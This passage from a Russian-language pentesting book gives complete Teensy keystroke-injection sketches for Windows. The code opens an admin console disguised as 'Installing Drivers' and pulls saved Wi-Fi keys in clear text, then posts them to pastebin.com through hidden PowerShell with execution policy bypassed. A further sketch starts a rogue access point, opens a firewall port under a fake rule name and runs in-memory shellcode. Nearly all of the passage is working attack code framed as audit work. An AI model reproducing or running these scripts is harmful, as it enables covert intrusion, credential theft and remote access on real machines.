  make_sure_capslock_is_off(); //вызов процедуры проверки состояния CAPS_LOCK
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.send_now();
  Keyboard.set_modifier(0);
  Keyboard.send_now();
  delay(3000);
  Keyboard.print("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1 && title
                Installing Drivers\""); //окно командной строки будет называться
                                        //Installing Drivers. Пытаемся ввести
                                        //пользователя в заблуждение
  delay(2000);
  Keyboard.set_modifier(MODIFIERKEY_CTRL);
  Keyboard.send_now();
  Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_SHIFT);
  Keyboard.send_now();
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(7000);
  send_left_enter();
  delay(4000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                          //значит, все действия выполнены успешно
}

bool cmd(int reps, int millisecs, char *SomeCommand) //процедура выполнения команд
{
  make_sure_capslock_is_off();
  delay(700);
```

```
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_R);
  Keyboard.send_now();

  delay(500);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();

  Keyboard.print(SomeCommand);
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();

  Keyboard.set_key1(0);
  Keyboard.send_now();

  delay(3000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                        //значит, все действия выполнены успешно
}

void make_sure_capslock_is_off(void) //эта процедура проверяет, что CAPS LOCK
                                     //не нажат. Если нажат, то жмем еще раз
{
  if (is_caps_on())
  {
    delay(500);
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    delay(700);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(700);
  }
}

void create_click_capslock_win() //процедура создает файл с VBscript-сценарием,
                                 //нажимающим CAPS_LOCK
{
  Keyboard.println("echo Set WshShell = WScript.CreateObject(\"WScript.Shell\"):
                   WshShell.SendKeys \"{CAPSLOCK}\"' > %temp%\\capslock.vbs");
  delay(400);
  Keyboard.println("wscript %temp%\\capslock.vbs");
  delay(2000);
}

bool check_for_capslock_success_teensy(int reps, int millisecs) //процедура после
                                //заданной паузы, проверяет, нажат ли CAPS LOCK.
                                //Если да, то вызываем процедуру его отключения
```

```
{
 unsigned int i = 0;
 do
 {
  delay(millisecs);
  if (is_caps_on())
  {
   make_sure_capslock_is_off();
   delay(700);
   return true;
  }
  i++;
 }
 while (!is_caps_on() && (i<reps));
 return false;
}

void minimise_windows(void) //процедура минимизации окна
{
 Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
 Keyboard.set_key1(KEY_M);
 Keyboard.send_now();
 delay(300);
 Keyboard.set_modifier(0);
 Keyboard.set_key1(0);
 Keyboard.send_now();
 delay(500);
 delay(300);
}

void reset_windows_desktop(int sleep)
{
 delay(1000);
 minimise_windows();
 delay(sleep);
 minimise_windows();
 delay(sleep);
 minimise_windows();
 delay(200);
}

void send_left_enter(){
   delay(1000);
   Keyboard.set_key1(KEY_LEFT);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();

   Keyboard.set_key1(KEY_ENTER);
   Keyboard.send_now();
   delay(100);
```

```
    Keyboard.set_key1(0);
    Keyboard.send_now();
}
```

Обнаружить код эксплоита, который не передается по сети, довольно сложно, поэтому данная атака является менее заметной для средств защиты, чем, например, предыдущая.

4.1.10. Собираем профили WLAN

Теперь поговорим об атаках, связанных со сбором информации учетных данных с пользовательской машины. Начнем с профилей для доступа к беспроводным сетям.

Атака будет состоять из следующих шагов:

- извлечения из операционной системы учетных данных сохраненных беспроводных сетей;
- передачи полученных данных на pastebin.com в качестве доказательства успешного проведения аудита.

Извлечь сохраненные на машине учетные данные беспроводной сети можно с помощью следующих команд:

```
netsh wlan show profiles
```

Данная команда выводит список всех сохраненных беспроводных сетей. Далее нам необходимо получить более подробную информацию о каждой сохраненной сети. Сделать это можно с помощью следующей команды:

```
netsh wlan show profiles name=имя_сети key=clear
```

Однако нам необходимо автоматизировать этот процесс, подставляя имя каждой найденной сети в эту команду. Для этого напишем следующий небольшой скрипт на Powershell:

```
$wlans = netsh wlan show profiles ^| Select-String -Pattern \"All User Profile\" ^|
Foreach-Object {$_.ToString()}
  $exportdata = $wlans ^| Foreach-Object {$_.Replace(\"     All User Profile      : \",$null)}
  $data = $exportdata ^| ForEach-Object {netsh wlan show profiles name=\"$_\" key=clear}
```

Результат выполнения сценария должен иметь примерно вид как на рис. 4.5.

Далее получаем набор консольных команд, позволяющий создать файл сценария Powershell.

```
echo $wlans = netsh wlan show profiles ^| Select-String -Pattern \"All User Profile\" ^|
Foreach-Object {$_.ToString()} > %temp%\\wlan.ps1
echo $exportdata = $wlans ^| Foreach-Object {$_.Replace(\"     All User Profile      : \",$null)}
>> %temp%\\wlan.ps1
echo $data = $exportdata ^| ForEach-Object {netsh wlan show profiles name=\"$_\" key=clear}
>> %temp%\\wlan.ps1
```




Рис. 4.5. Профили Wi-Fi

На этом сбор информации о настройках беспроводных сетей на атакуемой машине можно считать завершенным. Теперь необходимо передать собранные данные в Интернет. В качестве хранилища, как и в предыдущих примерах, будет использоваться сервис pastebin.com. Передавать данные также будем в текстовом виде с помощью метода POST.

```
echo Function Post_http($url,$parameters) >> %temp%\\wlan.ps1
echo { >> %temp%\\wlan.ps1
echo $http_request = New-Object -ComObject Msxml2.XMLHTTP >> %temp%\\wlan.ps1
echo $http_request.open(\"POST\", $url, $false) >> %temp%\\wlan.ps1
echo $http_request.setRequestHeader(\"Content-type\",\"application/x-www-form-
urlencoded\") >> %temp%\\wlan.ps1
echo $http_request.setRequestHeader(\"Content-length\", $parameters.length); >>
%temp%\\wlan.ps1
echo $http_request.setRequestHeader(\"Connection\", \"close\") >> %temp%\\wlan.ps1
echo $http_request.send($parameters) >> %temp%\\wlan.ps1
echo $script:session_key=$http_request.responseText >> %temp%\\wlan.ps1
echo $session_key >> %temp%\\wlan.ps1
echo } >> %temp%\\wlan.ps1
```

Аутентификация на сервере pastebin.com:

```
echo Post_http \"http://pastebin.com/api/api_login.php\" \"api_dev_key=&api_user_
name=myuser&api_user_password=p@ssw0rd\" >> %temp%\\wlan.ps1
echo Post_http \"http://pastebin.com/api/api_post.php\" \"api_user_key=$session_
key&api_option=paste&api_dev_key=&api_paste_name=Wlan_Info&api_paste_code=$data&api_
paste_private=2\" >> %temp%\\wlan.ps1
```

Создаем сценарий VBScript для запуска Powershell.

```
echo Set oShell = CreateObject(\"WScript.Shell\") > %temp%\\wlan.vbs
echo oShell.Run(\"powershell.exe -ExecutionPolicy Bypass -noLogo -command %temp%\\
wlan.ps1\"),0,true >> %temp%\\wlan.vbs
wscript %temp%\\wlan.vbs
```

Далее реализуем все приведенные выше действия в коде Teensy.

```
#include<usb_private.h>


void setup(){
   delay(3000);
   wait_for_drivers(2000);

   minimise_windows();
   delay(500);
   while(!cmd_admin(3,500))
   {
   reset_windows_desktop(2000);
   }

   Keyboard.println("echo $wlans = netsh wlan show profiles ^| Select-String -Pattern
\"All User Profile\" ^| Foreach-Object {$_.ToString()} > %temp%\\wlan.ps1");
   Keyboard.println("echo $exportdata = $wlans ^| Foreach-Object {$_.Replace(\"     All
User Profile      : \",$null)} >> %temp%\\wlan.ps1");
   Keyboard.println("echo $data = $exportdata ^| ForEach-Object {netsh wlan show
profiles name=\"$_\" key=clear} >> %temp%\\wlan.ps1");

   Keyboard.println("echo Function Post_http($url,$parameters) >> %temp%\\wlan.ps1");
   Keyboard.println("echo { >> %temp%\\wlan.ps1");
   Keyboard.println("echo $http_request = New-Object -ComObject Msxml2.XMLHTTP >>
%temp%\\wlan.ps1");
   Keyboard.println("echo $http_request.open(\"POST\", $url, $false) >> %temp%\\
wlan.ps1");
   Keyboard.println("echo $http_request.setRequestHeader(\"Content-type\",\"application/
x-www-form-urlencoded\") >> %temp%\\wlan.ps1");
   Keyboard.println("echo $http_request.setRequestHeader(\"Content-length\", $parameters.
length); >> %temp%\\wlan.ps1");
   Keyboard.println("echo $http_request.setRequestHeader(\"Connection\", \"close\")
>> %temp%\\wlan.ps1");
   Keyboard.println("echo $http_request.send($parameters) >> %temp%\\wlan.ps1");
   Keyboard.println("echo $script:session_key=$http_request.responseText >> %temp%\\
wlan.ps1");
   Keyboard.println("echo $session_key >> %temp%\\wlan.ps1");
   Keyboard.println("echo } >> %temp%\\wlan.ps1");
   Keyboard.println("echo Post_http \"http://pastebin.com/api/api_login.php\" \"api_
dev_key=&api_user_name=myuser&api_user_password=p@ssw0rd\" >> %temp%\\wlan.ps1");
   Keyboard.println("echo Post_http \"http://pastebin.com/api/api_post.php\" \"api_
user_key=$session_key&api_option=paste&api_dev_key=&api_paste_name=Wlan_Info&api_paste_
code=$data&api_paste_private=2\" >> %temp%\\wlan.ps1");

   Keyboard.println("echo Set oShell = CreateObject(\"WScript.Shell\") > %temp%\\
wlan.vbs");
```

```
   Keyboard.println("echo oShell.Run(\"powershell.exe -ExecutionPolicy Bypass -noLogo
-command %temp%\\wlan.ps1\"),0,true >> %temp%\\wlan.vbs");
   delay(1000);
   Keyboard.println("wscript %temp%\\wlan.vbs");
   delay(10000);
   //Keyboard.println("exit");
}
void loop(){
} // цикл пуст, так как мы не собираемся производить повторяющихся действий

void wait_for_drivers(int sleep) //в данной процедуре мы проверяем корректность
                                 //установки драйверов
{
bool CapsLockTrap = is_caps_on();
while(CapsLockTrap == is_caps_on())
 {
   Keyboard.set_key1(KEY_CAPS_LOCK);
   Keyboard.send_now();
   delay(200);
   Keyboard.set_modifier(0);
   Keyboard.set_key1(0);
   Keyboard.send_now();
   delay(500);
   delay(sleep);
 }
 Keyboard.set_key1(KEY_CAPS_LOCK);
 Keyboard.send_now();
 delay(200);
 Keyboard.set_modifier(0);
 Keyboard.set_key1(0);
 Keyboard.send_now();
 delay(500);
 delay(sleep);
}

int ledkeys(void) {return int(keyboard_leds);} //опрашиваем состояния светодиодов клавиатуры

bool is_caps_on(void) {return ((ledkeys() & 2) == 2) ? true : false;} //горит ли
                                                          //светодиод CAPS LOCK

bool cmd_admin(int reps, int millisecs) //окно командной строки от имени администратора
{
 make_sure_capslock_is_off(); //вызов процедуры проверки состояния CAPS_LOCK
 delay(700);
 Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
 Keyboard.send_now();
 Keyboard.set_modifier(0);
 Keyboard.send_now();
 delay(3000);
 Keyboard.print("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1 && title
               Installing Drivers\""); //окно командной строки будет называться
                                       //Installing Drivers. Пытаемся ввести
                                       //пользователя в заблуждение
```

```
  delay(2000);
  Keyboard.set_modifier(MODIFIERKEY_CTRL);
  Keyboard.send_now();
  Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_SHIFT);
  Keyboard.send_now();
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(7000);
  send_left_enter();
  delay(4000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                          //значит, все действия выполнены успешно
}

bool cmd(int reps, int millisecs, char *SomeCommand) //процедура выполнения команд
{
  make_sure_capslock_is_off();
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_R);
  Keyboard.send_now();

  delay(500);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();

  Keyboard.print(SomeCommand);
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();

  Keyboard.set_key1(0);
  Keyboard.send_now();

  delay(3000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs); //проверяем, что CAPS LOCK нажат,
                                          //значит, все действия выполнены успешно
}

void make_sure_capslock_is_off(void) //эта процедура проверяет, что CAPS LOCK не нажат.
                                     //Если нажат, то жмем еще раз
{
  if (is_caps_on())
  {
    delay(500);
```

```
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    delay(700);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
  delay(700);
  }
}

void create_click_capslock_win() //процедура создает файл с VBscript-сценарием,
                                 //нажимающим CAPS_LOCK
{
  Keyboard.println("echo Set WshShell = WScript.CreateObject(\"WScript.Shell\"):
                  WshShell.SendKeys \"{CAPSLOCK}\"' > %temp%\\capslock.vbs");
  delay(400);
  Keyboard.println("wscript %temp%\\capslock.vbs");
  delay(2000);
}

bool check_for_capslock_success_teensy(int reps, int millisecs) //процедура после
                               //заданной паузы, проверяет, нажат ли CAPS LOCK.
                               //Если да, то вызываем процедуру его отключения
{
  unsigned int i = 0;
  do
  {
    delay(millisecs);
    if (is_caps_on())
    {
      make_sure_capslock_is_off();
      delay(700);
      return true;
    }
    i++;
  }
  while (!is_caps_on() && (i<reps));
  return false;
}

void minimise_windows(void) // процедура минимизации окна
{
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_M);
  Keyboard.send_now();
  delay(300);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(300);
```

```
}

void reset_windows_desktop(int sleep)
{
  delay(1000);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(200);
}

void send_left_enter(){
   delay(1000);
   Keyboard.set_key1(KEY_LEFT);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();

   Keyboard.set_key1(KEY_ENTER);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();
}
```

Даже если нам не удалось в результате этой атаки получить ключи к беспроводным сетям, собранная информация о настроенных профилях позволит реализовать другие атаки, например создание поддельной сети с таким же SSID, к которой может подключиться пользователь. Далее уже можно будет реализовать MitM-атаки. Об одной из таких атак речь пойдет немного позже, когда мы будем рассматривать Raspberry Pi.

4.1.11. Создаем свою беспроводную сеть

Практически любой современный ноутбук имеет интерфейс беспроводного доступа. Почему бы нам не воспользоваться этим и не превратить атакуемую машину в точку доступа, через которую можно будет проводить атаки на другие машины сети? Да и иметь удаленный доступ на данную машину будет нелишним. Естественно, такая атака имеет шансы остаться незамеченной только в том случае, если сам пользователь не использует беспроводной интерфейс, в противном случае он сразу обнаружит подозрительные настройки, когда поймет, что у него нет доступа к Wi-Fi. Но во многих организациях ноутбуки используются в качестве десктопов и к сети их подключают с помощью Ethernet, не используя беспроводных интерфейсов.

Так как мы изучили уже довольно много видов атак, здесь я предлагаю выполнить смешанную атаку. Сначала мы создаем беспроводную сеть HACKSSID

с ключом 0987654321. Потом на атакуемой машине открываем порт 999, который будет использоваться злоумышленником для доступа к машине. Далее на компьютере выполняется эксплоит. В результате его выполнения злоумышленник сможет подключаться к компьютеру жертвы по порту 999. Некоторые фрагменты кода идентичны предыдущим примерам, поэтому на них я не буду подробно останавливаться.

Сначала необходимо указать настройки беспроводного сетевого интерфейса:

```
netsh wlan set hostednetwork mode=allow ssid=HACKSSID key=0987654321
```

Потом запускаем беспроводной интерфейс:

```
netsh wlan start hostednetwork
```

Добавляем исключение для порта 999 в настройках межсетевого экрана Windows.

```
netsh advfirewall firewall add rule name=\"Powershell Update\" dir=in action=allow
protocol=TCP localport=999
```

Код, представленный далее, нам уже знаком. В нем мы создаем скрипт Powershell, который загружает в память эксплоит и выполняет его.

```
   echo $code = @' > %temp%\\code_exec.ps1"
   echo [DllImport(\"kernel32.dll\")] >> %temp%\\code_exec.ps1
   echo public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize,
uint flAllocationType, uint flProtect >> %temp%\\code_exec.ps1
   echo [DllImport(\"kernel32.dll\")] >> %temp%\\code_exec.ps1
   echo public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint
dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags,
IntPtr lpThreadId >> %temp%\\code_exec.ps1
   echo [DllImport(\"msvcrt.dll\")] >> %temp%\\code_exec.ps1
   echo public static extern IntPtr memset(IntPtr dest, uint src, uint count >>
%temp%\\code_exec.ps1
   echo '@ >> %temp%\\code_exec.ps1
   echo $winFunc = Add-Type -memberDefinition $code -Name \"Win32\" -namespace
Win32Functions -passthru >> %temp%\\code_exec.ps1
   echo [Byte[]]$sc = >> %temp%\\code_exec.ps1
   echo 0x31, 0xC9, 0x64, 0x8B, 0x71, 0x30, 0x8B, 0x76, 0x0C, 0x8B, 0x76, 0x1C,
0x8B, 0x36, 0x8B, >> %temp%\\code_exec.ps1
   echo 0x06, 0x8B, 0x68, 0x08, 0xEB, 0x20, 0x5B, 0x53, 0x55, 0x5B, 0x81, 0xEB,
0x11, 0x11, 0x11, >> %temp%\\code_exec.ps1
   echo 0x11, 0x81, 0xC3, 0xDA, 0x3F, 0x1A, 0x11, 0xFF, 0xD3, 0x81, 0xC3, 0x11,
0x11, 0x11, 0x11, 0x81,>> %temp%\\code_exec.ps1
   echo 0xEB, 0x8C, 0xCC, 0x18, 0x11, 0xFF, 0xD3, 0xE8, 0xDB, 0xFF, 0xFF, 0xFF,
0x63, 0x6d, 0x64 >> %temp%\\code_exec.ps1
   echo $size = 0x1000 >> %temp%\\code_exec.ps1
   echo if ($sc.Length -gt 0x1000) {$size = $sc.Length} >> %temp%\\code_exec.ps1
   echo $x=$winFunc::VirtualAlloc(0,0x1000,$size,0x40) >> %temp%\\code_exec.ps1"
   echo for ($i=0;$i -le ($sc.Length-1$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i),
$sc[$i], 1)} >> %temp%\\code_exec.ps1
```

```
   echo $winFunc::CreateThread(0,0,$x,0,0,0) >> %temp%\\code_exec.ps1
   echo while($true){start-sleep -seconds 2} >> %temp%\\code_exec.ps1
   echo Set oShell = CreateObject(\"WScript.Shell\") > %temp%\\code_exec.vbs
   echo oShell.Run(\"powershell.exe -ExecutionPolicy Bypass -noLogo -command
%temp%\\code_exec.ps1\"),0,true >> %temp%\\code_exec.vbs
   wscript %temp%\\code_exec.vbs
```

В результате мы получаем запущенную на машине жертвы беспроводную точку доступа и работающий в памяти код, благодаря которому злоумышленник может подключаться к данной машине.

```
#include<usb_private.h>


void setup(){

   delay(3000);
   wait_for_drivers(2000);

   minimise_windows();
   delay(500);
   while(!cmd_admin(3,500))
   {
   reset_windows_desktop(2000);
   }

   Keyboard.println("netsh wlan set hostednetwork mode=allow ssid=HACKSSID key=0987654321");
   delay(5000);
   Keyboard.println("netsh wlan start hostednetwork");
   delay(5000);
   Keyboard.println("netsh advfirewall firewall add rule name=\"Powershell Update\"
dir=in action=allow protocol=TCP localport=999");
   delay(3000);
   Keyboard.println("echo $code = @' > %temp%\\code_exec.ps1");
   Keyboard.println("echo [DllImport(\"kernel32.dll\")] >> %temp%\\code_exec.ps1");
   Keyboard.println("echo public static extern IntPtr VirtualAlloc(IntPtr lpAddress,
uint dwSize, uint flAllocationType, uint flProtect); >> %temp%\\code_exec.ps1");
   Keyboard.println("echo [DllImport(\"kernel32.dll\")] >> %temp%\\code_exec.ps1");
   Keyboard.println("echo public static extern IntPtr CreateThread(IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter,
uint dwCreationFlags, IntPtr lpThreadId); >> %temp%\\code_exec.ps1");
   Keyboard.println("echo [DllImport(\"msvcrt.dll\")] >> %temp%\\code_exec.ps1");
   Keyboard.println("echo public static extern IntPtr memset(IntPtr dest, uint
src, uint count); >> %temp%\\code_exec.ps1");
   Keyboard.println("echo '@ >> %temp%\\code_exec.ps1");
   Keyboard.println("echo $winFunc = Add-Type -memberDefinition $code -Name \"Win32\"
-namespace Win32Functions -passthru >> %temp%\\code_exec.ps1");
   Keyboard.println("echo [Byte[]]$sc = >> %temp%\\code_exec.ps1");
   Keyboard.println("echo 0x31, 0xC9, 0x64, 0x8B, 0x71, 0x30, 0x8B, 0x76, 0x0C,
0x8B, 0x76, 0x1C, 0x8B, 0x36, 0x8B, >> %temp%\\code_exec.ps1");
   Keyboard.println("echo 0x06, 0x8B, 0x68, 0x08, 0xEB, 0x20, 0x5B, 0x53, 0x55,
0x5B, 0x81, 0xEB, 0x11, 0x11, 0x11, >> %temp%\\code_exec.ps1");
```

```
   Keyboard.println("echo 0x11, 0x81, 0xC3, 0xDA, 0x3F, 0x1A, 0x11, 0xFF, 0xD3,
0x81, 0xC3, 0x11, 0x11, 0x11, 0x11, 0x81,>> %temp%\\code_exec.ps1");
   Keyboard.println("echo 0xEB, 0x8C, 0xCC, 0x18, 0x11, 0xFF, 0xD3, 0xE8, 0xDB,
0xFF, 0xFF, 0xFF, 0x63, 0x6d, 0x64 >> %temp%\\code_exec.ps1");
   Keyboard.println("echo $size = 0x1000 >> %temp%\\code_exec.ps1");
   Keyboard.println("echo if ($sc.Length -gt 0x1000) {$size = $sc.Length} >> %temp%\\
code_exec.ps1");
   Keyboard.println("echo $x=$winFunc::VirtualAlloc(0,0x1000,$size,0x40) >> %temp%\\
code_exec.ps1");
   Keyboard.println("echo for ($i=0;$i -le ($sc.Length-1);$i++)
{$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1)} >> %temp%\\code_exec.ps1");
   Keyboard.println("echo $winFunc::CreateThread(0,0,$x,0,0,0) >> %temp%\\code_exec.ps1");
   Keyboard.println("echo while($true){start-sleep -seconds 2} >> %temp%\\code_exec.ps1");
   Keyboard.println("echo Set oShell = CreateObject(\"WScript.Shell\") > %temp%\\
code_exec.vbs");
   Keyboard.println("echo oShell.Run(\"powershell.exe -ExecutionPolicy Bypass -noLogo
-command %temp%\\code_exec.ps1\"),0,true >> %temp%\\code_exec.vbs");
   delay(1000);
   Keyboard.println("wscript %temp%\\code_exec.vbs");
   delay(3000);
   Keyboard.println("exit");
}

void loop(){
}

void wait_for_drivers(int sleep)
{
  bool CapsLockTrap = is_caps_on();
  while(CapsLockTrap == is_caps_on())
  {
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(sleep);
  }
  Keyboard.set_key1(KEY_CAPS_LOCK);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(sleep);
}

int ledkeys(void) {return int(keyboard_leds);}

bool is_caps_on(void) {return ((ledkeys() & 2) == 2) ? true : false;}

bool cmd_admin(int reps, int millisecs)
```

```
{
  make_sure_capslock_is_off();
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.send_now();
  Keyboard.set_modifier(0);
  Keyboard.send_now();
  delay(3000);
  Keyboard.print("cmd /T:01 /K \"@echo off && mode con:COLS=15 LINES=1 && title
                 Installing Drivers\"");
  delay(2000);
  Keyboard.set_modifier(MODIFIERKEY_CTRL);
  Keyboard.send_now();
  Keyboard.set_modifier(MODIFIERKEY_CTRL | MODIFIERKEY_SHIFT);
  Keyboard.send_now();
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();
  delay(200);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(7000);
  send_left_enter();
  delay(4000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs);
}

bool cmd(int reps, int millisecs, char *SomeCommand)
{
  make_sure_capslock_is_off();
  delay(700);
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_R);
  Keyboard.send_now();

  delay(500);
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();

  Keyboard.print(SomeCommand);
  Keyboard.set_key1(KEY_ENTER);
  Keyboard.send_now();

  Keyboard.set_key1(0);
  Keyboard.send_now();

  delay(3000);
  create_click_capslock_win();
  check_for_capslock_success_teensy(reps,millisecs);
```

```
}

void make_sure_capslock_is_off(void)
{
  if (is_caps_on())
  {
    delay(500);
    Keyboard.set_key1(KEY_CAPS_LOCK);
    Keyboard.send_now();
    delay(200);
    delay(700);
    Keyboard.set_modifier(0);
    Keyboard.set_key1(0);
    Keyboard.send_now();
    delay(500);
    delay(700);
  }
}

void create_click_capslock_win()
{
  Keyboard.println("echo Set WshShell = WScript.CreateObject(\"WScript.Shell\"):
                    WshShell.SendKeys \"{CAPSLOCK}\"' > %temp%\\capslock.vbs");
  delay(400);
  Keyboard.println("wscript %temp%\\capslock.vbs");
  delay(2000);
}

bool check_for_capslock_success_teensy(int reps, int millisecs)
{
  unsigned int i = 0;
  do
  {
    delay(millisecs);
    if (is_caps_on())
    {
      make_sure_capslock_is_off();
      delay(700);
      return true;
    }
    i++;
  }
  while (!is_caps_on() && (i<reps));
  return false;
}

void minimise_windows(void)
{
  Keyboard.set_modifier(MODIFIERKEY_RIGHT_GUI);
  Keyboard.set_key1(KEY_M);
  Keyboard.send_now();
  delay(300);
```

```
  Keyboard.set_modifier(0);
  Keyboard.set_key1(0);
  Keyboard.send_now();
  delay(500);
  delay(300);
}

void reset_windows_desktop(int sleep)
{
  delay(1000);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(sleep);
  minimise_windows();
  delay(200);
}

void send_left_enter(){
   delay(1000);
   Keyboard.set_key1(KEY_LEFT);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();

   Keyboard.set_key1(KEY_ENTER);
   Keyboard.send_now();
   delay(100);
   Keyboard.set_key1(0);
   Keyboard.send_now();
}
```

Данная атака является развитием описанной ранее атаки с использованием кода эксплоита. С точки зрения пентеста очень полезно иметь машину в атакуемой сети с административным правами и возможностью беспроводного доступа. Наличие такого узла позволяет произвести целую серию различных атак уже внутри атакуемой сети.

4.1.12. Автоматическое копирование собранной информации на флешку

Выше мы рассмотрели копирование собранной информации на сайт pastebin.com, а также чтение и загрузку данных из Интернета посредством функционала Teensy. Существенным недостатком данных методов является использование сети в качестве средства передачи данных от или к атакуемой машине, ведь трафик в корпоративной сети может контролироваться различными системами обнаружения вторжений и потоковыми антивирусами. Приведенный выше пример с созданием беспроводной точки доступа позволяет частично обойти данные ограничения посредством создания собственного канала свя-

зи. Однако здесь есть ряд моментов, которые могут существенно ограничить эффективность данной атаки. Во-первых, встроенные беспроводные интерфейсы, как правило, маломощные, и их радиус действия не превышает несколько десятков метров. Во-вторых, работа беспроводной точки доступа на ноутбуке визуально заметна благодаря значку в трее. Ну и, в-третьих, беспроводной интерфейс есть только на ноутбуках, на стационарных компьютерах он может присутствовать лишь в виде дополнительного оборудования.

В качестве альтернативного варианта передачи информации к или от злоумышленника можно воспользоваться флешкой, подключенной к устройству. В этом случае, в отличие от предыдущих примеров, нам потребуется немного модифицировать устройство, так как одной макетной платы будет уже недостаточно.

Нам необходим USB-концентратор, один из портов которого мы будем использовать для подключения нашей платы Teensy к компьютеру, а другой порт будет применяться для флешки, которая будет использоваться для копирования данных.

В начале книги мы договорились, что я не буду рассказывать, как и где лучше прятать наши устройства. Поэтому приводимый ниже «модифицированный» USB-концентратор я буду рассматривать лишь как прототип платформы. Также в связи с этим на фото ниже я представил эту платформу только в разобранном виде (см. рис. 4.6 и 4.7).




Рис. 4.6. Устройство без флешки

